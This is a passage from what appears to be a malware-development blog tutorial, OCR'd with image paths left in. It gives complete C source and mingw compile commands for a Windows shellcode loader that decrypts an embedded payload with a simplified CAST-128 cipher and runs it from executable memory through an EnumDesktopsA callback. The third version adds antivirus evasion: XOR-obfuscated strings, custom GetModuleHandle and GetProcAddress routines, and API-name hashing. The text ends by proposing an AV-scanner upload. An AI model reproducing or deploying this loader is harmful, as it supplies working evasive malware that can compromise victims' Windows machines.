
Update our simple logic, just replace entire payload decryption and running to decrypt and run shellcode like this:

```
void cast_decrypt_and_execute_shellcode(unsigned char* shellcode, int shellcode_len,
uint32_t subkeys[ROUNDS][4]) {
  LPVOID mem_block = NULL;
  // allocate a single block for execution
  mem_block = VirtualAlloc(NULL, shellcode_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  if (mem_block == NULL) {
    printf("memory allocation failed\n");
    exit(1);
  }

  // decrypt the entire shellcode into the allocated memory
  for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    uint32_t decrypted_block[2];
    memcpy(decrypted_block, shellcode + i * BLOCK_SIZE, BLOCK_SIZE);
    cast_decrypt(decrypted_block, subkeys);
    memcpy((char *)mem_block + i * BLOCK_SIZE, decrypted_block, BLOCK_SIZE);
  }

  // execute the shellcode using EnumDesktopsA
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem_block,
(LPARAM)NULL);
}
```

demo 2


Let’s go to see second version in action. Compile it (in my `linux` machine):

```
x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```



Then, run this version on `windows 11 x64`:

```
.\hack2.exe
```



This version is also worked perfectly.

practical example 3

Let’s update our main “malware”: add some evasion tricks like function call obfuscation, hashing function names, add GetModuleHandle and GetProcAddress implementations.

This version is looks like this - `hack3.c`:

```
/*
* hack3.c
* encrypt/decrypt payload
* via CAST-128 algorithm
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2024/07/29/malware-cryptography-31.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>
#include <winternl.h>
#include <shlwapi.h>
#include <string.h>

#define BLOCK_SIZE 8
#define ROUNDS 16
#define KEY_SIZE 16

int cmpUnicodeStr(WCHAR substr[], WCHAR mystr[]) {
  _wcslwr_s(substr, MAX_PATH);
  _wcslwr_s(mystr, MAX_PATH);

  int result = 0;
  if (StrStrW(mystr, substr) != NULL) {
    result = 1;
  }

  return result;
}

typedef BOOL (CALLBACK * EnumDesktopsA_t)(
  HWINSTA          hwinsta,
  DESKTOPENUMPROCA lpEnumFunc,
  LPARAM           lParam
);

LPVOID (WINAPI * pva)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD
flProtect);

unsigned char cva[] = { 0x27, 0x1c, 0x13, 0x17, 0x1e, 0x10, 0x19, 0x20, 0xf, 0x7,
0x1e, 0x16 };
unsigned char udll[] = { 0x4, 0x6, 0x4, 0x11, 0x58, 0x43, 0x5b, 0x5, 0xf, 0x7 };
unsigned char kdll[] = { 0x1a, 0x10, 0x13, 0xd, 0xe, 0x1d, 0x46, 0x53, 0x4d, 0xf,
0x1d, 0x19 };

char secretKey[] = "quackquack";

// encryption / decryption XOR function
void d(char *buffer, size_t bufferLength, char *key, size_t keyLength) {
  int keyIndex = 0;
```

```
  for (int i = 0; i < bufferLength; i++) {
    if (keyIndex == keyLength - 1) keyIndex = 0;
    buffer[i] = buffer[i] ^ key[keyIndex];
    keyIndex++;
  }
}

// custom implementation
HMODULE myGM(LPCWSTR lModuleName) {

  // obtaining the offset of PPEB from the beginning of TEB
  PEB* pPeb = (PEB*)__readgsqword(0x60);

  // obtaining the address of the head node in a linked list
  // which represents all the models that are loaded into the process.
  PEB_LDR_DATA* Ldr = pPeb->Ldr;
  LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;

  // iterating to the next node. this will be our starting point.
  LIST_ENTRY* pStartListEntry = ModuleList->Flink;

  // iterating through the linked list.
  WCHAR mystr[MAX_PATH] = { 0 };
  WCHAR substr[MAX_PATH] = { 0 };
  for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry != ModuleList; pListEntry
= pListEntry->Flink) {

    // getting the address of current LDR_DATA_TABLE_ENTRY (which represents the
DLL).
    LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)pListEntry -
sizeof(LIST_ENTRY));

    // checking if this is the DLL we are looking for
    memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
    memset(substr, 0, MAX_PATH * sizeof(WCHAR));
    wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
    wcscpy_s(substr, MAX_PATH, lModuleName);
    if (cmpUnicodeStr(substr, mystr)) {
      // returning the DLL base address.
      return (HMODULE)pEntry->DllBase;
    }
  }

  // the needed DLL wasn't found
  printf("failed to get a handle to %s\n", lModuleName);
  return NULL;
}

FARPROC myGPA(HMODULE hModule, LPCSTR lpProcName) {
  PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
  PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule + dosHeader-
>e_lfanew);
```

```
  PIMAGE_EXPORT_DIRECTORY exportDirectory = (PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule
+
  ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

  DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule + exportDirectory-
>AddressOfFunctions);
  WORD* addressOfNameOrdinals = (WORD*)((BYTE*)hModule + exportDirectory-
>AddressOfNameOrdinals);
  DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory->AddressOfNames);

  for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
    if (strcmp(lpProcName, (const char*)hModule + addressOfNames[i]) == 0) {
      return (FARPROC)((BYTE*)hModule +
addressOfFunctions[addressOfNameOrdinals[i]]);
    }
  }

  return NULL;
}

uint32_t key[4] = {0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210};

// CAST-128 round functions (simplified for demonstration)
void f1(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia + Ib) & 0xFFFF); // ensure no overflow
  *d = (*d + f) & 0xFFFFFFFF;
}

void f2(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia + Ib + 1) & 0xFFFF); // avoid division by zero
  *d = (*d ^ f) & 0xFFFFFFFF;
}

void f3(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia - Ib) & 0xFFFF); // ensure no overflow
  *d = (*d ^ f) & 0xFFFFFFFF;
}

// key schedule for CAST-128
void cast_key_schedule(uint32_t* key, uint32_t subkeys[ROUNDS][4]) {
  for (int i = 0; i < ROUNDS; i++) {
    subkeys[i][0] = key[0];
```

```
    subkeys[i][1] = key[1];
    subkeys[i][2] = key[2];
    subkeys[i][3] = key[3];
  }
}

// CAST-128 encryption
void cast_encrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
  uint32_t left = block[0];
  uint32_t right = block[1];

  for (int i = 0; i < ROUNDS; i++) {
    uint32_t temp = right;
    switch (i % 3) {
      case 0:
        f1(&right, subkeys[i][0]);
        break;
      case 1:
        f2(&right, subkeys[i][1]);
        break;
      case 2:
        f3(&right, subkeys[i][2]);
        break;
    }
    right ^= left;
    left = temp;
  }

  block[0] = right;
  block[1] = left;
}

// CAST-128 decryption
void cast_decrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
  uint32_t left = block[0];
  uint32_t right = block[1];

  for (int i = ROUNDS - 1; i >= 0; i--) {
    uint32_t temp = right;
    switch (i % 3) {
      case 0:
        f1(&right, subkeys[i][0]);
        break;
      case 1:
        f2(&right, subkeys[i][1]);
        break;
      case 2:
        f3(&right, subkeys[i][2]);
        break;
    }
    right ^= left;
    left = temp;
```

```
  }

  block[0] = right;
  block[1] = left;
}

void cast_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
  for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    cast_encrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
  }
}

DWORD calcMyHash(char* data) {
  DWORD hash = 0x23;
  for (int i = 0; i < strlen(data); i++) {
    hash += data[i] + (hash << 1);
  }
  return hash;
}

static LPVOID getAPIAddr(HMODULE h, DWORD myHash) {
  PIMAGE_DOS_HEADER img_dos_header = (PIMAGE_DOS_HEADER)h;
  PIMAGE_NT_HEADERS img_nt_header = (PIMAGE_NT_HEADERS)((LPBYTE)h + img_dos_header-
>e_lfanew);
  PIMAGE_EXPORT_DIRECTORY img_edt = (PIMAGE_EXPORT_DIRECTORY)(
    (LPBYTE)h + img_nt_header-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
  PDWORD fAddr = (PDWORD)((LPBYTE)h + img_edt->AddressOfFunctions);
  PDWORD fNames = (PDWORD)((LPBYTE)h + img_edt->AddressOfNames);
  PWORD  fOrd = (PWORD)((LPBYTE)h + img_edt->AddressOfNameOrdinals);

  for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
    LPSTR pFuncName = (LPSTR)((LPBYTE)h + fNames[i]);

    if (calcMyHash(pFuncName) == myHash) {
    //   printf("successfully found! %s - %d\n", pFuncName, myHash);
      return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
    }
  }
  return nullptr;
}

void cast_decrypt_and_execute_shellcode(unsigned char* shellcode, int shellcode_len,
uint32_t subkeys[ROUNDS][4]) {
  LPVOID mem_block = NULL;
  // decrypt function string
  d((char*)cva, sizeof(cva), secretKey, sizeof(secretKey));
  // allocate memory buffer for payload
  d((char*)kdll, sizeof(kdll), secretKey, sizeof(secretKey));

  wchar_t wtext[20];
```


```
  mbstowcs(wtext, kdll, strlen(kdll)+1); //plus null
  LPWSTR k_dll = wtext;

//   HMODULE kernel = GetModuleHandle((LPCSTR)kdll);
  HMODULE kernel = myGM(k_dll);
//   pva = (LPVOID(WINAPI *)(LPVOID, SIZE_T, DWORD, DWORD))GetProcAddress(kernel,
(LPCSTR)cva);
  pva = (LPVOID(WINAPI *)(LPVOID, SIZE_T, DWORD, DWORD))myGPA(kernel, (LPCSTR)cva);

  // allocate a single block for execution
  mem_block = pva(NULL, shellcode_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  if (mem_block == NULL) {
    printf("memory allocation failed\n");
    exit(1);
  }

  // decrypt the entire shellcode into the allocated memory
  for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    uint32_t decrypted_block[2];
    memcpy(decrypted_block, shellcode + i * BLOCK_SIZE, BLOCK_SIZE);
    cast_decrypt(decrypted_block, subkeys);
    memcpy((char *)mem_block + i * BLOCK_SIZE, decrypted_block, BLOCK_SIZE);
  }

  d((char*)udll, sizeof(udll), secretKey, sizeof(secretKey));
  HMODULE mod = LoadLibrary((LPCSTR)udll);
  LPVOID addr = getAPIAddr(mod, 121801766);
//   printf("0x%p\n", addr);
  EnumDesktopsA_t myEnumDesktopsA = (EnumDesktopsA_t)addr;

  // execute the shellcode using EnumDesktopsA
  myEnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem_block,
(LPARAM)NULL);
}

int main() {
  unsigned char padded[] = "\x92\x15\x7e\x1b\x46\x4d\xff\xff"
  "\x7d\x55\x52\x41\x61\xcc\x51\x41\x52\x73\x83\x33\x2f\x47"
  "\xd2\x65\x4d\x72\xd9\x32\xdd\x92\x8b\x52\x30\x50\x76\xc3"
  "\xe3\xb6\x3e\x48\x6f\x80\xe7\x74\xca\x8c\xb7\x4a\x89\xcf"
  "\xf1\x65\x42\x9b\xc0\xac\x5a\xe1\x3d\xc3\x26\x8d\x41\xc1"
  "\x46\xf4\xac\x53\x3c\x8f\xed\x52\x10\x26\x1e\x76\x05\x3b"
  "\x20\x3e\x00\x11\x02\xc3\x0f\x05\x3e\x8b\x13\x71\x86\xc0"
  "\x85\x91\x85\xc0\xc1\x50\x76\x8a\x32\xda\x3e\x8b\x3e\x91"
  "\x1e\x0d\xf6\x65\x20\x49\x8e\x91\x29\x62\xf9\x95\xc9\x3e"
  "\x8b\x52\xe3\xc5\x51\x22\xd6\x4d\x6b\x09\x09\xf0\x50\x32"
  "\x41\xc1\x55\x4b\xa1\x74\x68\x80\xe0\x75\xf1\x72\x45\x46"
  "\x75\xb8\x08\x45\x93\xd8\x30\x5d\x6f\x63\x44\x8b\xb9\x22"
  "\x77\x40\x76\xc8\x3e\x41\x3f\x54\x09\x22\x2d\x60\x40\x1c"
  "\xdb\x68\xd5\xb6\xb6\x1a\x04\x88\xbd\x8f\x88\x1f\x40\xa3"
  "\x58\x5e\x70\xc9\x03\x02\xde\x9d\x41\x5a\x19\x2f\x13\xc0"
  "\xee\xa8\xff\xe0\x7b\xc0\xd2\x48\xf9\xce\x8b\x12\xd9\x7d"
```

```
  "\xb6\x38\x65\x8d\x49\xc7\x01\x27\x48\x8d\x11\x1d\x48\x8d"
  "\x66\xfb\x4c\x8d\x16\x1b\x4c\x8d\xf3\xa0\x30\xc9\x7a\x8a"
  "\x31\xc9\xf9\x77\x45\x55\x3e\x46\xff\xd5\x56\x36\xa7\x8c"
  "\x88\x2d\xba\xa6\x7c\xde\x19\x3b\x80\x97\x83\xc4\x18\x6a"
  "\xfd\x9c\x1e\xc3\xfb\xe0\x68\xd9\xcb\x2d\x36\xff\x6f\x6a"
  "\x41\x7e\x94\xc4\xa7\xf9\xd5\x4d\x35\x1b\x18\x5a\x71\x2c"
  "\x6f\x77\xed\x5f\x63\x63\x0d\x41\x5e\x3d\x00\x00";

  uint32_t subkeys[ROUNDS][4];
  cast_key_schedule(key, subkeys);

  cast_decrypt_and_execute_shellcode(padded, sizeof(padded), subkeys);

  return 0;
}
```

demo 3


Compile this version:

```
x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermission
```




Then, run this version on `windows 11 x64`:

```
.\hack3.exe
```




As you can see, this version is also worked perfectly! =^..^=

Upload this version to AV scanner:

